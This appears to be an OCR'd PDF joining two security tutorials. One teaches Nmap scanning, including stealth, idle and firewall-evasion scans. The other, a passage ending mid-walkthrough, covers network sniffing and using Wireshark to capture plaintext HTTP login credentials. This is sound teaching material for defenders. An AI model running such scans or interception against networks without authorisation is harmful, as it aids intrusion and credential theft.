How to use Nmap? You might have heard this question many times before, but in my opinion, this is not the right question to ask. The best way to start off exploring Nmap is to ask: How can I use Nmap effectively? This article was written in an effort to answer that question.

Nmap uses different techniques to perform scanning including: TCP connect() scanning, TCP reverse ident scanning, FTP bounce scanning and so on. All these types of scanning have their own advantages and disadvantages, and we will discuss them as we go on.

How to Use Nmap Effectively

The usage of Nmap depends on the target machine because there is a difference between simple (basic) scanning and advance scanning. We need to use some advanced techniques to bypass the firewall and intrusion detection/preventative

software to get the right result. Below are the examples of some basic commands and their usage:

If you want to scan a single system, then you can use a simple command

nmap target

 # nmap target.com

 # nmap 192.168.1.1

If you want to scan the entire subnet, then the command is

nmap target/cdir

 # nmap 192.168.1.1/24

It is very easy to scan a multiple targets, all you need to do is to separate each target via space:

nmap target target1 target2

 # nmap 192.168.1.1 192.168.1.8

Let's suppose you want to scan a range of IP addresses, but not the entire subnet. In this scenario, use this command:

nmap target-100

 # nmap 192.168.1.1-100

Let suppose you have a list of a target machines. You can make Nmap scan for the entire list:

 # nmap -iL target.txt Make sure to put the file on the same directory

If you want to see the list of all the hosts that you are scanning, then use the command with an -sL parameter:

nmap -sL target/cdir

 # nmap -sL 192.168.1.1/24

In some cases we need to scan the entire subnet but not a specific IP addresses because it might be dangerous for us. In this scenario, use the Nmap command with the excluding parameter:


 # nmap 192.168.1.1/24 – -exclude 192.168.1.1

If you have a file that contains the list of IP addresses that you want to exclude, then you can call the file in the exclude parameter:

 # nmap 192.168.1.1/24 –exclude file target.txt

If you want to scan a specific port on the target machines (for example, if you want to scan the HTTP, FTP, and Telnet port only on the target computer), then you can use the Nmap command with the relevant parameter:

 # nmap -p80,21,23 192.168.1.1 It scan the target for port number 80,21 and 23.



You now have a basic understanding of Nmap scanning techniques, but for the purposes of this article, we need to explore more in depth.

Nmap Scanning Techniques

There are so many scanning techniques available on Nmap, including the TCP connect scanning method discussed earlier, so in this section, I will discuss the most popular scanning technique in detail.

TCP SYN Scan (-sS)

It is a basic scan, and it is also called half-open scanning because this technique allows Nmap to get information from the remote host without the complete TCP handshake process, Nmap sends SYN packets to the destination, but it does not create any sessions, As a result, the target computer can't create any log of the interaction because no session was initiated, making this feature an advantage of the TCP SYN scan.

If there is no scan type mentioned on the command, then avTCP SYN scan is used by default, but it requires the root/administrator privileged.

 # nmap -sS 192.168.1.1

TCP connect() scan (-sT)

This the default scanning technique used, if and only if the SYN scan is not an option, because the SYN scan requires root privilege. Unlike the TCP SYN scan, it completes the normal TCP three way handshake process and requires the system to call connect(), which is a part of the operating system. Keep in mind that this technique is only applicable to find out the TCP ports, not the UDP ports.

 # nmap -sT 192.168.1.1

UDP Scan (-sU)

As the name suggests, this technique is used to find an open UDP port of the target machine. It does not require any SYN packet to be sent because it is targeting the UDP ports. But we can make the scanning more effective by using -sS along with –sU. UDP scans send the UDP packets to the target machine, and waits for a response—if an error message arrives saying the ICMP is unreachable, then it means that the port is closed; but if it gets an appropriate response, then it means that the port is open.

 # nmap -sU 192.168.1.1

FIN Scan (-sF)

Sometimes a normal TCP SYN scan is not the best solution because of the firewall. IDS and IPS scans might be deployed on the target machine, but a firewall will usually block the SYN packets. A FIN scan sends the packet only set with a FIN flag, so it is not required to complete the TCP handshaking.

root@bt:~# nmap -sF 192.168.1.8

Starting Nmap 5.51 (http://nmap.org) at 2012-07-08 19:21 PKT

Nmap scan report for 192.168.1.8

Host is up (0.000026s latency).

Not shown: 999 closed ports

PORT STATE SERVICE

111/tcp open|filtered rpcbind

The target computer is not able to create a log of this scan (again, an advantage of FIN). Just like a FIN scan, we can perform an xmas scan (-sX) and Null scan (-sN). The idea is same but there is a difference between each type of scan. For example, the FIN scan sends the packets containing only the FIN flag, where as the Null scan does not send any bit on the packet, and the xmas sends FIN, PSH, and URG flags.

Ping Scan (-sP)

Ping scanning is unlike the other scan techniques because it is only used to find out whether the host is alive or not, it is not used to discover open ports. Ping scans require root access s ICMP packets can be sent, but if the user does not have administrator privilege, then the ping scan uses connect() call.

 # nmap -sP 192.168.1.1

Version Detection (-sV)

Version detection is the right technique that is used to find out what software version is running on the target computer and on the respective ports. It is unlike the other scanning techniques because it is not used to detect the open ports, but it requires the information from open ports to detect the software version. In the first step of this scan technique, version detection uses the TCP SYN scan to find out which ports are open.

 # nmap -sV 192.168.1.1

Idle Scan (-sI)

Idle scan is one of my favorite techniques, and it is an advance scan that provides complete anonymity while scanning. In idle scan, Nmap doesn't send the packets from your real IP address—instead of generating the packets from the attacker machine, Nmap uses another host from the target network to send the packets. Let's consider an example to understand the concept of idle scan:

nmap -sI zombie_host target_host

 # nmap -sI 192.168.1.6 192.168.1.1

The idle scan technique (as mentioned above) is used to discover the open ports on 192.168.1.1 while it uses the zombie_host (192.168.1.6) to communicate with the target host. So this is an ideal technique to scan a target computer anonymously.

There are many other scanning techniques are available like FTP bounce, fragmentation scan, IP protocol scan. and so on; but we have discussed the most important scanning techniques (although all of the scanning techniques can important depending on the situation you are dealing with).

In the next section of this article, I will discuss Nmap's operating system (OS) detection and discovery techniques.

OS Detection Nmap

One of the most important feature that Nmap has is the ability to detect remote operating systems and software. It is very helpful during a penetration test to know about the operating system and the software used by the remote computer because you can easily predict the known vulnerabilities from this information.

Nmap has a database called *nmap-os-db*, the database contains information of more than 2,600 operating systems. Nmap sends TCP and UDP packets to the target machine and then it examines the response by comparing the result with the database. The Nmap operating system discovery technique is slightly slower then the scanning techniques because OS detection involves the process of finding open ports.

Initiating SYN Stealth Scan at 10:21

Scanning localhost (127.0.0.1) [1000 ports]

Discovered open port 111/tcp on 127.0.0.1

Completed SYN Stealth Scan at 10:21, 0.08s elapsed (1000 total ports)

Initiating OS detection (try #1) against localhost (127.0.0.1)

Retrying OS detection (try #2) against localhost (127.0.0.1)

The example above clearly demonstrates that the Nmap first discovers the open ports, then it sends the packets to discover the remote operating system. The OS detection parameter is *-O* (capital O).

Deep Packet Inspection

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. **Network Sniffers are programs that capture low-level package data that is transmitted over a network.** An attacker can analyze this information to discover valuable information such as user ids and passwords.

In this article, we will introduce you to common network sniffing techniques and tools used to sniff networks. We will also look at countermeasures that you can put in place to protect sensitive information been transmitted over a network.

What is network sniffing?


Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.
Network sniffing is the process of intercepting data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP


The above protocols are vulnerable if login details are sent in plain text



Passive and Active Sniffing


Before we look at passive and active sniffing, let's look at two major devices used to network computers; hubs and switches.
A hub works by sending broadcast messages to all output ports on it except the one that has sent the broadcast. The recipient computer responds to the broadcast message if the IP address matches. This means when using a hub, all the computers on a network can see the broadcast message. It operates at the physical layer (layer 1) of the OSI Model.

The diagram below illustrates how the hub works.



A switch works differently; it maps IP/MAC addresses to physical ports on it. Broadcast messages are sent to the physical ports that match the IP/MAC address configurations for the recipient computer. This means broadcast messages are only seen by the recipient computer. Switches operate at the data link layer (layer 2) and network layer (layer 3).

The diagram below illustrates how the switch works.



Passive sniffing is intercepting packages transmitted over a network that uses a hub. It is called passive sniffing because it is difficult to detect. It is also easy to perform as the hub sends broadcast messages to all the computers on the network.

Active sniffing is intercepting packages transmitted over a network that uses a switch. There are two main methods used to sniff switch linked networks, ARP Poisoning, and MAC flooding.


Hacking Activity: Sniff network traffic

In this practical scenario, we are going to **use Wireshark to sniff data packets as they are transmitted over HTTP protocol**. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to some web application. The login address is **admin@google.com**, and the password is **Password2010**.

Note: *we will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets.*


Sniffing the network using Wireshark

The illustration below shows you the steps that you will carry out to complete this exercise without confusion




Download Wireshark from this link http://www.wireshark.org/download.html


- Open Wireshark
- You will get the following screen




- Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.
- Click on start button as shown above




- Open your web browser and visit any website




- The login email is **admin@google.com** and the password is **Password2010**
- Click on submit button
- A successful logon should give you the following dashboard




- Go back to Wireshark and stop the live capture




- Filter for HTTP protocol results only using the filter textbox



- Locate the Info column and look for entries with the HTTP verb POST and click on it



